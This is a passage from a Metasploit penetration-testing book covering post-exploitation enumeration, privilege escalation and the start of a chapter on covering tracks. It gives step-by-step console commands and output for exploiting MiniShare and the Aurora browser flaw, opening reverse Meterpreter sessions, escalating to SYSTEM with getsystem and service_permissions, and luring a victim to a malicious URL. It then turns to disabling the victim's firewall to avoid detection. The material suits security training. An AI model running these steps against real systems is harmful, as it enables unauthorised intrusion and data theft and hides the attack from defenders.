root@bt:~/msf4/logs/scripts/scrapers/192.168.0.104_20130327.563889503# ls
env.txt      hashes.txt  HKCR.reg  HKLM.reg  localgroup.txt  network.txt
group.txt    HKCC.reg   HKCU.reg   HKU.reg   nethood.txt    services.txt

[ 192.168.0.104_20130327.563889503 : bash ]
```

We can see that many results have been saved in this directory in the TXT format.

25. We'll now open up a result as an example, so type in `cat services.txt`:



```
File Edit View Bookmarks Settings Help
root@bt:~/msf4/logs/scripts/scrapers/192.168.0.104_20130327.563889503# cat services.txt
These Windows services are started:
Application Layer Gateway Service
Automatic Updates
COM+ Event System
Computer Browser
Cryptographic Services
DCOM Server Process Launcher
DHCP Client
Distributed Link Tracking Client
DNS Client
Error Reporting Service
Event Log
Fast User Switching Compatibility
Help and Support
IPSEC Services
Logical Disk Manager
Network Connections
Network Location Awareness (NLA)
Plug and Play
Print Spooler

[ 192.168.0.104_20130327.563889503 : bash ]
```

In the preceding screenshot, we can see the different Windows Services running on the victim's system.

Summary

In this chapter, we went through the first phase of post exploitation in which we made an attempt to understand our victim better. Once we had the meterpreter session running, we leveraged it to gather important system information, hardware details, and so on. We used meterpreter scripts to dump the Windows registry and the password hashes. The attacker was able to get a list of the programs installed on the victim's machine. Using post exploitation techniques, we were able to enumerate the victim's hard disk information, including the physical and logical partitions. Further penetrating into the victim's system, we could gather the network information and make changes to the host's record file. In the next chapter, we will move on to the next phase of post exploitation: privilege escalation.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- http://www.pentest-standard.org/index.php/Post_Exploitation
- <http://www.securitytube.net/video/2637>
- <http://cyruslab.wordpress.com/2012/03/09/metasploit-post-exploitation-with-meterpreter-2/>
- <http://em3rgency.com/meterpreter-post-exploitation/>

8

Post Exploitation – Privilege Escalation

In the previous chapter we went through the post-exploitation techniques. Post exploitation is divided into five different phases. This chapter will give a deep understanding of the first phase of post exploitation, which is Privilege Escalation. We will be covering new techniques and tricks on how to escalate our privileges once we have gained access to the system.

Understanding Privilege Escalation

Privilege Escalation in simple terms is gaining elevated privileges to resources that are normally protected and whose access is denied to normal or unauthorized users. Through escalated privileges, a malicious user may perform unauthorized actions and cause harm to the computer or the whole network. Simple examples of things you can do after privilege escalation are installing malicious software for unethical uses, deleting user files, denying resources to a particular user, and viewing private information. It may usually occur by compromising a system using an exploit based on vulnerability. This security misconfiguration or weakness may cause the security perimeter or the authentication to be bypassed and hence achieve privilege escalation.

Privilege escalation is broadly divided into two major forms:


- **Vertical Privilege Escalation:** In this escalation of privileges, a lower privileged user or application may access functions that are reserved only for authorized or administrative users. This feature is also known as privilege elevation.
- **Horizontal Privilege Escalation:** This escalation usually happens on a horizontal scale with respect to user rights. A normal user accessing the resources reserved for another normal user. This again is escalation of some other person's resources, as technically only he should have privileges over his resources.

There can be escalation scenarios due to multiple reasons – network intrusion, vulnerability exposure, unmanaged accounts, security from obscurity, and others. The approach followed is usually logging in and trying to get some basic information about the computer, something similar to the information-gathering scenario. Then the attacker may try to get hold of private information or maybe some user credentials that may be linked to some important documents.

If we talk about Metasploit, running client-side exploits gives us the session with only limited user rights. This may severely limit the attacker from compromising the victim machine to the level he wants; for example, he may not be able to dump password hashes, make changes in the system settings, or install backdoor Trojans. Through very powerful scripts in Metasploit, such as getsystem, we may be able to get system-level permissions on the root system.

Exploiting the victim's system

Now we will start the tutorial phase of privilege escalation. Here we are going to exploit the victim's system by running a buffer overflow exploit in a small program called Mini-share. Mini-share is free file-sharing software. It is free web server software for Microsoft Windows. It is a quick and easy way to share files if you have web hosting. Now open msfconsole and type in use exploit/windows/http/minishare_get_overflow.



The screenshot shows a terminal window titled 'msfconsole'. The command 'use exploit/windows/http/minishare_get_overflow' is highlighted with a red box. The status bar at the bottom shows 'root : .ruby/bin'.

After that, type in `show options` to see in detail all the options that we have to set in the exploit.


The screenshot shows a terminal window with the Metasploit Framework interface. The command `use exploit/windows/http/minishare_get_overflow` has been entered, followed by `show options`. The output displays the module options for the `minishare_get_overflow` module, including:

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
VHOST		no	HTTP server virtual host

Now set all the options that are required; as we can see in the preceding screenshot, `RHOST` is required. The `RHOST` option refers to the remote host address, which is the target IP address. Type in `set RHOST <Victim IP>`; for example, here we are using `set RHOST 192.168.0.102`.


The screenshot shows a terminal window with the Metasploit Framework interface. The command `set RHOST 192.168.0.102` has been entered, and the output shows the setting has been applied: `RHOST => 192.168.0.102`.

The second option that is required is RPORT. The RPORT option refers to the remote port address, which is the target port number. Type in set RPORT <Victim port>; for example, here we are using set RPORT 80.



A screenshot of the Metasploit Framework interface. The menu bar includes File, Edit, View, Bookmarks, Settings, and Help. The main console window shows the command 'msf exploit(minishare_get_overflow) > set RPORT 80' with the 'RPORT' part highlighted in red. Below it, 'msf exploit(minishare_get_overflow) > []' is shown. The status bar at the bottom indicates 'root : .ruby.bin'.

Now select the target system type. Type in show targets and it will show us all the vulnerable target operating systems.




A screenshot of the Metasploit Framework interface. The menu bar includes File, Edit, View, Bookmarks, Settings, and Help. The main console window shows the command 'msf exploit(minishare_get_overflow) > show targets' with 'show targets' highlighted in red. Below it, 'Exploit targets:' is displayed, followed by a table of target details. The table has columns 'Id' and 'Name'. The data is as follows:

Id	Name
0	Windows 2000 SP0-SP3 English
1	Windows 2000 SP4 English
2	Windows XP SP0-SP1 English
3	Windows XP SP2 English
4	Windows 2003 SP0 English
5	Windows NT 4.0 SP6
6	Windows XP SP2 German
7	Windows XP SP2 Polish
8	Windows XP SP2 French


At the bottom, 'msf exploit(minishare_get_overflow) > []' is shown. The status bar at the bottom indicates 'root : .ruby.bin'.

Now select the target according to your victim's system. Here we are selecting target 3. So we type in set TARGET 3.



```
File Edit View Bookmarks Settings Help
msf exploit(minishare_get_overflow) > set TARGET 3
TARGET => 3
msf exploit(minishare_get_overflow) >
```

Now it is time to exploit the target. So we type in exploit.




```
File Edit View Bookmarks Settings Help
msf exploit(minishare_get_overflow) > set TARGET 3
TARGET => 3
msf exploit(minishare_get_overflow) > exploit

[*] Started reverse handler on 192.168.0.108:4444
[*] Trying target address 0x71ab9372...
[*] Sending stage (752128 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.108:4444 -> 192.168.0.102:1294) at 2013-04-11 21:19:58 +0530

meterpreter >
```


We can see that after exploiting the victim's machine we have a Meterpreter session. Let us have a sneak peek into the victim's system. To get the user ID, type in getuid. We see from the following screenshot that the user ID is NT AUTHORITY\SYSTEM.



```
File Edit View Bookmarks Settings Help
[*] Meterpreter session 1 opened (192.168.0.109:4444 -> 192.168.0.102:1294)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

After that, we run `getsystem -h` for escalating the privileges in the victim's system.



```
File Edit View Bookmarks Settings Help
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
    -h      Help Banner.
    -t <opt> The technique to use. (Default to '0').
            0 : All techniques available
            1 : Service - Named Pipe Impersonation (In Memory/Admin)
            2 : Service - Named Pipe Impersonation (Dropper/Admin)
            3 : Service - Token Duplication (In Memory/Admin)
            4 : Exploit - KiTrap0D (In Memory/User)

meterpreter >
```

The terminal window shows the output of the `getsystem -h` command. The options for privilege escalation are listed under the `-t` option. These options are:
-h Help Banner.
-t <opt> The technique to use. (Default to '0').
0 : All techniques available
1 : Service - Named Pipe Impersonation (In Memory/Admin)
2 : Service - Named Pipe Impersonation (Dropper/Admin)
3 : Service - Token Duplication (In Memory/Admin)
4 : Exploit - KiTrap0D (In Memory/User)

We can see in the previous screenshot that running `getsystem -h`, gives us a bunch of options for privilege escalation. The first option is 0 : All techniques available, which uses all techniques as default for escalating the privilege.

The terms used in the options for privilege escalation are as follows:

- **Named Pipe:** It is a mechanism that enables inter-process communication for applications to occur locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client.
- **Impersonation:** It is the ability of a thread to execute in a security context that is different from that of the process that owns the thread. Impersonation enables the server thread to perform actions on behalf of the client, but within the limits of the client's security context. The problem arises when the client has more rights than the server. Every user of an operating system is provided a unique token ID. This ID is used to check the permission levels of various users of the system.
- **Token Duplication:** It works by copying the token ID of a higher privilege user by a low privilege user. The lower privilege user then behaves in a similar manner as the higher privilege user and acquires all the rights and authorities as those of the higher privilege user.

- **KiTrap0D:** It was released in early 2010 and affected nearly every operating system that Microsoft had made up till then. When access to 16-bit applications is enabled on a 32-bit platform, it does not validate certain BIOS calls properly, which allows local users to gain privileges to improperly handled exceptions involving the #GP trap handler (nt!KiTrap0D), aka Windows Kernel Exception Handler Vulnerability, by crafting a VDM_TIB data structure in the Thread Environment Block (TEB).

Let us use the first option with all techniques available by typing in `getsystem -t 0`.


```
File Edit View Bookmarks Settings Help
meterpreter > getsystem -t 0
...got system (via technique 1.)
meterpreter >
```

We can see the message after running the command ...got system (via technique 1) .. Now we check the process list by typing in the `ps` command.

PID	Name	Arch	Session	User	Path
9	[System Process]	x86	0	NT AUTHORITY\SYSTEM	
4	System	x86	0	EXPLOIT-0FE265D\victim	C:\WINDOWS\System32\logon.scr
384	logon.scr	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
594	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
568	cssrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
592	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
644	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
656	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\alg.exe
692	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\svchost.exe
898	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
876	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System32\svchost.exe
968	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1012	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\System32\svchost.exe
1060	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\svchost.exe
1216	wuauctl.exe	x86	0	EXPLOIT-0FE265D\victim	C:\WINDOWS\System32\wuauctl.exe
1288	wsctnfy.exe	x86	0	EXPLOIT-0FE265D\victim	C:\WINDOWS\System32\wsctnfy.exe
1420	explorer.exe	x86	0	EXPLOIT-0FE265D\victim	C:\WINDOWS\Explorer.EXE
1480	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\spoolsv.exe

Privilege escalation by post exploitation


Now we will show another technique for privilege escalation – using post-exploitation modules. This module uses the built-in `getsystem` command to escalate the current session to the SYSTEM account from an administrator user account. When we get a Meterpreter session, type in `run post/windows/escalate/getsystem`. This module will automatically escalate the administrator privileges.



```
File Edit View Bookmarks Settings Help
meterpreter > run post/windows/escalate/getsystem
[*] This session already has SYSTEM privileges
meterpreter >
```


Now we are going to use another post-exploitation script for local privilege escalation. This module exploits the existing administrative privileges to obtain a SYSTEM session. If it fails in the first instance, the module inspects the existing services and looks for insecure file permissions that are vulnerable to an attack. After that, it attempts to restart the replaced vulnerable service to run the payload. Hence a new session gets created on a successful exploit.

Type in `run post/windows/escalate/service_permissions`; it will open another Meterpreter session.




```
File Edit View Bookmarks Settings Help
meterpreter > run post/windows/escalate/service_permissions
[*] running
[*] Started reverse handler on 192.168.0.109:4444
[*] Starting the payload handler...
[*] Meterpreter stager executable 15872 bytes long being uploaded...
[*] Trying to add a new service...
[*] Created service... 52042392
[*] Service should be started! Enjoy your new SYSTEM meterpreter session.
[*] Sending stage (752128 bytes) to 192.168.0.106
meterpreter > [*] Meterpreter session 2 opened (192.168.0.109:4444 -> 192.168.0.106:1041) at 2013-04-
[*] Session ID 2 (192.168.0.109:4444 -> 192.168.0.106:1041) processing InitialAutoRunScript 'migrate
[*] Current server process: rundll32.exe (1412)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 1148
[*] Successfully migrated to process
meterpreter >
```

Just try a different exploit for compromising the target system, and after that escalate the administrator privileges. Type in `use exploit/windows/browser/ms10_002_aurora`.



The screenshot shows the Metasploit Framework interface. The title bar says "File Edit View Bookmarks Settings Help". Below it, the command line shows "msf > use exploit/windows/browser/ms10_002_aurora". The current module is "exploit(ms10_002_aurora)". At the bottom, there's a status bar with "root : .ruby.bin".

Now type in show options to see in detail all the options that we have to set in the exploit.




The screenshot shows the Metasploit Framework interface with the command "msf > show options" entered. The output displays module options for "exploit/windows/browser/ms10_002_aurora". It includes a table of options with columns: Name, Current Setting, Required, and Description. The table shows settings for SRVHOST (0.0.0.0), SRVPORT (8080), SSL (false), SSLCert, SSLVersion (SSL3), and URIPATH. Below the table, the "Exploit target:" section is shown, which is currently empty.

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to
SRVPORT	8080	yes	The local port to
SSL	false	no	Negotiate SSL for
SSLCert		no	Path to a custom S
SSLVersion	SSL3	no	Specify the versio
URIPATH		no	The URI to use for

After this, set all the options that are required as shown in the preceding screenshot. The SRVHOST option refers to the local host address to listen on. Type in set SRVHOST <Victim IP>; for example, here we are using set SRVHOST 192.168.0.109.

Finally, we exploit the target by typing in exploit.



The screenshot shows the Metasploit Framework interface with the command "msf > exploit" entered. The output shows the exploit running as a background job, starting a reverse handler on port 4444, and providing a URL for the exploit payload. The URL is http://192.168.0.109:80/skkt6whvENAC50.

We can see a URL created by Metasploit. Now we just need to give this URL to the victim and lure him to click on it. After opening this URL in Internet Explorer, the victim will get a Meterpreter session and after that you may go ahead with privilege escalation attacks.

Summary

In this chapter we learned on how to elevate our privileges once we have compromised a system. We used various scripts and post-exploitation modules to achieve this task. Our ultimate goal was to achieve the level of privileges of a system administrator so that we will be able to use the victim's machine as per our needs. We were successful in achieving this task and gained administrator privileges to the victim's machine. Only compromising the system will not achieve the ultimate goal; we need to be able to leak out a victim's private information or make brutal changes to his computer. The power of privilege escalation through Metasploit unlocks this power and helps us achieve our target. In the next chapter, we will move on to the next post-exploitation phase – clearing our tracks to save ourselves from getting caught once we have compromised a system.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- http://en.wikipedia.org/wiki/Privilege_escalation
- http://www.offensive-security.com/metasploit-unleashed/Privilege_Escalation
- <http://vishnuvalentino.com/tips-and-trick/privilege-escalation-in-metasploit-meterpreter-backtrack-5/>
- <http://www.redspin.com/blog/2010/02/18/getsystem-privilege-escalation-via-metasploit/>
- <http://www.securitytube.net/video/1188>


9

Post Exploitation – Cleaning Up Traces

We covered the privilege escalation techniques using Metasploit in the previous chapter. Next, we move on to the next phase of post exploitation, which is cleaning tracks and traces through log deletion and staying undetected by disabling the firewall and antivirus systems. In this chapter we will learn how to evade firewall and antivirus system alerts once a system is compromised. Another important matter for a hacker is how invisibly he performs his work. This is known as cleaning tracks and traces; here, a malicious hacker clears logs and any alerts that may have been created because of his intrusion.

Disabling firewalls and other network defenses

Why is a firewall important? A firewall is basically software or hardware that blocks unauthorized entry to a system or network. A firewall also keeps track of intrusions and security breaches. If the firewall is well-configured, each unauthorized entry is blocked and logged in the security logs. It controls the incoming and outgoing network traffic and analyzes the data packets; based on this, it decides whether it should allow the packet through the firewall or not. So if a malicious user is able to exploit a system remotely, the first step should be to disable the firewall so that no further alerts can be logged by the firewall, which could show evidence of the intrusion.



A firewall is classified into three different types:

1. **Packet Filter Firewall:** These types of firewalls are associated with the first three layers of the OSI Model with a little help from the transport layer as well, for the source and destination port numbers. When a packet travels towards the packet filter firewall, it is analyzed with the help of set rules to match against. If the packet passes through the filters of the firewall, it is allowed to enter the network, otherwise it is blocked.
2. **Stateful Firewall:** These are also called second-generation firewalls. As the name suggests, these firewalls work on the states of a network connection. Throughout the state, it determines whether to allow the packet into the network or not.
3. **Application Firewall:** These are known as third-generation firewalls. Application firewalls work on applications and protocols like HTTP, SMTP, and SSH. They also help in detecting if an unwanted protocol is trying to bypass the firewall on an allowed port.

A firewall is one of the greatest enemies of a malicious user. It stops a malicious user from using post-exploitation scripts and creating backdoors to compromised systems. Hence an attacker's first objective should be to disable the firewall once he compromises the system. In this chapter we will see how we can actually disable the firewall through Metasploit and then work on unauthorized zones.

In this section, we will show you how to disable the firewall in the victim's system. Before doing this, we will check the status of the firewall in the victim's system; that is, is it enabled or disabled. To do this, we will use a post-exploitation script. So type in `run getcountermeasure`.

```
File Edit View Terminal Help
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
-----
[*] Operational mode      = Enable
[*] Exception mode       = Enable
[*]
[*] Standard profile configuration (current):
-----
[*] Operational mode      = Enable
[*] Exception mode       = Enable
[*]
[*] Local Area Connection firewall configuration:
-----
[*] Operational mode      = Enable
[*]
[*] Checking DEP Support Policy...
meterpreter > █
```

We can see in the preceding screenshot that the firewall is enabled in the victim's system. There is another way to check the firewall settings in the victim's system - by accessing his/her command prompt. For this, we have to open the victim's shell from Meterpreter. The technique to open the shell from Meterpreter has already been covered in previous chapters. We access the command prompt and type in netsh firewall show opmode.

The screenshot shows a terminal window with a dark header bar containing 'File Edit View Terminal Help'. The main area displays the command 'netsh firewall show opmode' followed by its output. The output is organized into three sections: 'Domain profile configuration', 'Standard profile configuration (current)', and 'Local Area Connection firewall configuration'. In each section, 'Operational mode' is listed as 'Enable' and 'Exception mode' is also listed as 'Enable'. The command 'netsh firewall show opmode' is highlighted with a red rectangle, and the entire output block is also highlighted with a red rectangle.

```
File Edit View Terminal Help  
C:\Documents and Settings\Admin>netsh firewall show opmode  
netsh firewall show opmode  
  
Domain profile configuration:  
-----  
Operational mode = Enable  
Exception mode = Enable  
  
Standard profile configuration (current):  
-----  
Operational mode = Enable  
Exception mode = Enable  
  
Local Area Connection firewall configuration:  
-----  
Operational mode = Enable  
  
C:\Documents and Settings\Admin>
```

Now we can check the firewall settings of the system firewall. Let us verify it by checking the victim's system to see if the firewall is enabled or not.



We can clearly see that the firewall is in the active state. So now we need to disable it. Type in `netsh firewall show opmode mode=disable`.

